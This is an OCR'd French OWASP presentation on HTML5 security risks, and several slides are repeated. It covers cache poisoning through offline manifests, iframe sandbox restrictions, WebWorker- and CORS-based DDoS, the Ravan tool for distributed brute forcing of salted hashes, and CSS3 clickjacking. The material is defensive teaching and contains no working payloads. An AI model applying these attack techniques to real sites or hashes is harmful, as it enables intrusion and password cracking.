


Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent



Ca me rappelle les proxy SFR...

OffLine Web Application


```
<!DOCTYPE HTML>
<html manifest="/cache.manifest">
<body>
```

- Possibilité d'avoir des attaques de Type APT ?
- Possibilité de pollution des caches de navigateurs (via un point d'accès malveillant); meme du SSL

Je crois que Nicolas a un bon avis sur les APT....

OWASP
The Open Web Application Security Project

- Possibilité de perte de données sensibles (si envoyées à une “mauvaise iframe”)



Bac a sable des iframes

OWASP
The Open Web Application Security Project

```
<iframe sandbox="....."
src="http://monsite.com/index.html"></iframe>
```


- Par défaut si rien n'est précisé :
- Les formulaires, scripts et plug-ins sont désactivés.
- Pas d'accès aux éléments stockés en local (cookies, sessionStorage, localStorage).
- Pas d'AJAX
- Les liens ne peuvent cibler d'autres frames
- Le contenu est considéré externe (pas d'accès à la DOM)

vous saviez que les bacs a sables sont remplacés par des bacs à gravier maintenant ?

Bac a sable des iframes

OWASP
The Open Web Application Security Project

- Lever les restrictions :
  - allow-same-origin : autorise le contenu a être traité comme de la même origine est pas externe
  - allow-top-navigation : l'iframe peut accéder à la navigation de niveau supérieur
  - allow-forms : autorise les formulaires
  - allow- scripts : les scripts (hors popup) sont autorisés




Les navigateurs ne supportent pas tous ces éléments !

tout cela pour l'hygiène alors qu'on nous fais passer du cheval pour du boeuf !

Autres points importants

OWASP
The Open Web Application Security Project

- Les longs traitements en JavaScript “plantaient” les navigateurs.
- Les WebWorkers permettent de lancer des JavaScript en tache de fond
  - N’accèdent pas à la DOM
  - Accèdent à XHR, objet navigator, cache, lancement d’autres WebWorkers...



DDOS avec CORS & WebWorkers

Calculs distribués (cf Ravan)

Autres points importants

OWASP
The Open Web Application Security Project

- Les longs traitements en JavaScript “plantaient” les navigateurs.
- Les WebWorkers permettent de lancer des JavaScript en tache de fond
  - N’accèdent pas à la DOM
  - Accèdent à XHR, objet navigator, cache, lancement d’autres WebWorkers...

DDOS avec CORS & WebWorkers

Ravan

Ravan is a JavaScript Distributed Computing system that uses HTML5 WebWorkers to perform brute force attacks on salted hashes in background JavaScript threads across a farm of workers.

Salted and plain versions of the following hashing algorithms are currently supported:

- MD5
- SHA1
- SHA256
- SHA512

Try it online Description

Bientot la fin

OWASP
The Open Web Application Security Project

- CSS3 introduit de nouvelles capacités à injecter du code JavaScript


Nouvelles capacités au ClickJacking

ou facebook jacking ou autre jacking....

Conclusion

OWASP
The Open Web Application Security Project

- Plein de nouvelles API interessantes pour le développeur(et les agences Webs)



L'ouverture se fait au détriment de la sécurité....(même si un accent supplémentaire a été mis dessus dans les Specs)

Une surface d'attaque accrue (CORS, Web/Storage|Socket|Workers)

La belle part au JavaScript (qui peut s'executer sans consentement utilisateur)


non, non, je ne fais pas que tirer sur les agences Web...

ww.html5test.com

OWASP
The Open Web Application Security Project

étonnant le cas du Blackberry non ?

OWASP
The Open Web Application Security Project



étonnant le cas du Blackberry non ?

ww.html5test.com

OWASP
The Open Web Application Security Project

étonnant le cas du Blackberry non ?

ww.html5test.com

desktop browsers | tablets | mobiles | gaming | television

current

			Score	Bonus
BlackBerry 10 »		*BlackBerry Q10 or Z10*	485	11
Chrome 25 »		*All Android 4 devices*	417	11
Opera Mobile 12.10 »		*Multiple platforms*	406	12
Firefox Mobile 19 »		*Multiple platforms*	399	14
iOS 6.0 »		*Apple iPhone, iPad and iPod Touch*	386	9
Windows Phone 8 »		*Nokia Lumia 822, HTC 8X and others*	320	6
Android 4.0 »		*Samsung Galaxy Nexus*	297	3
Bada 2.0 »		*Samsung Wave and others*	283	9
Nokia Belle FP 2 »	S60 5.5	*Nokia 808 PureView and others*	272	9
Android 2.3 »		*Google Nexus S and others*	200	1

étonnant le cas du Blackberry non ?

ww.html5test.com

OWASP
The Open Web Application Security Project

étonnant le cas du Blackberry non ?

ww.html5test.com

OWASP
The Open

desktop browsers | tablets | mobiles | gaming | television

first place
365
Toshiba

runner up
365
Sharp Aquos

upcoming
369
Opera Devices 3.4

current

			Score	Bonus
Toshiba »	Espial 6.0.8	*Toshiba L7200 televisions*	365	6
Sharp Aquos »	Espial 6.0.10	*Sharp Aquos televisions*	365	6
Sony Internet TV »	Opera Devices 3.2	*Sony televisions and Bluray players*	357	8
Philips NetTV »	Opera Devices 3.2	*Philips televisions*	342	16
GoogleTV »		*Sony Internet TV, Logitech Revue an…*	341	8
Toshiba »	NetFront NX 2.1		325	2
Samsung Smart TV 2012 »		*Samsung televisions*	302	12
LG NetCast 2012 »		*LG televisions*	299	8
Panasonic Smart Viera »		*Panasonic Viera televisions*	240	2
Boxee »		*Boxee Box by D-Link, Iomega TV wit…*	222	14

étonnant le cas du Blackberry non ?

ww.html5test.com

OWASP
The Open Web Application Security Project

étonnant le cas du Blackberry non ?

Quelques Sites a suivre..

OWASP
The Open Web Application Security Project

- http://www.w3.org/TR/html5/ : le standard
- https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet
- http://www.caniuse.com : liste des différents supports d'API par navigateur
- http://www.html5test.com : le support de VOTRE navigateur vis a vis de la norme.
- http://html5readiness.com/ : L'état du support des APis par les navigateurs

Bon ben voila, c'est la fin, merci d'être encore présent ;)

OWASP
The Open Web Application Security Project

@SPoint

sebastien.gioria@owasp.org

OWASP
The Open Web Application Security Project

@SPoint

sebastien.gioria@owasp.org

Il n'y a qu'une façon d'échouer, c'est d'abandonner avant d'avoir réussi [Olivier Lockert]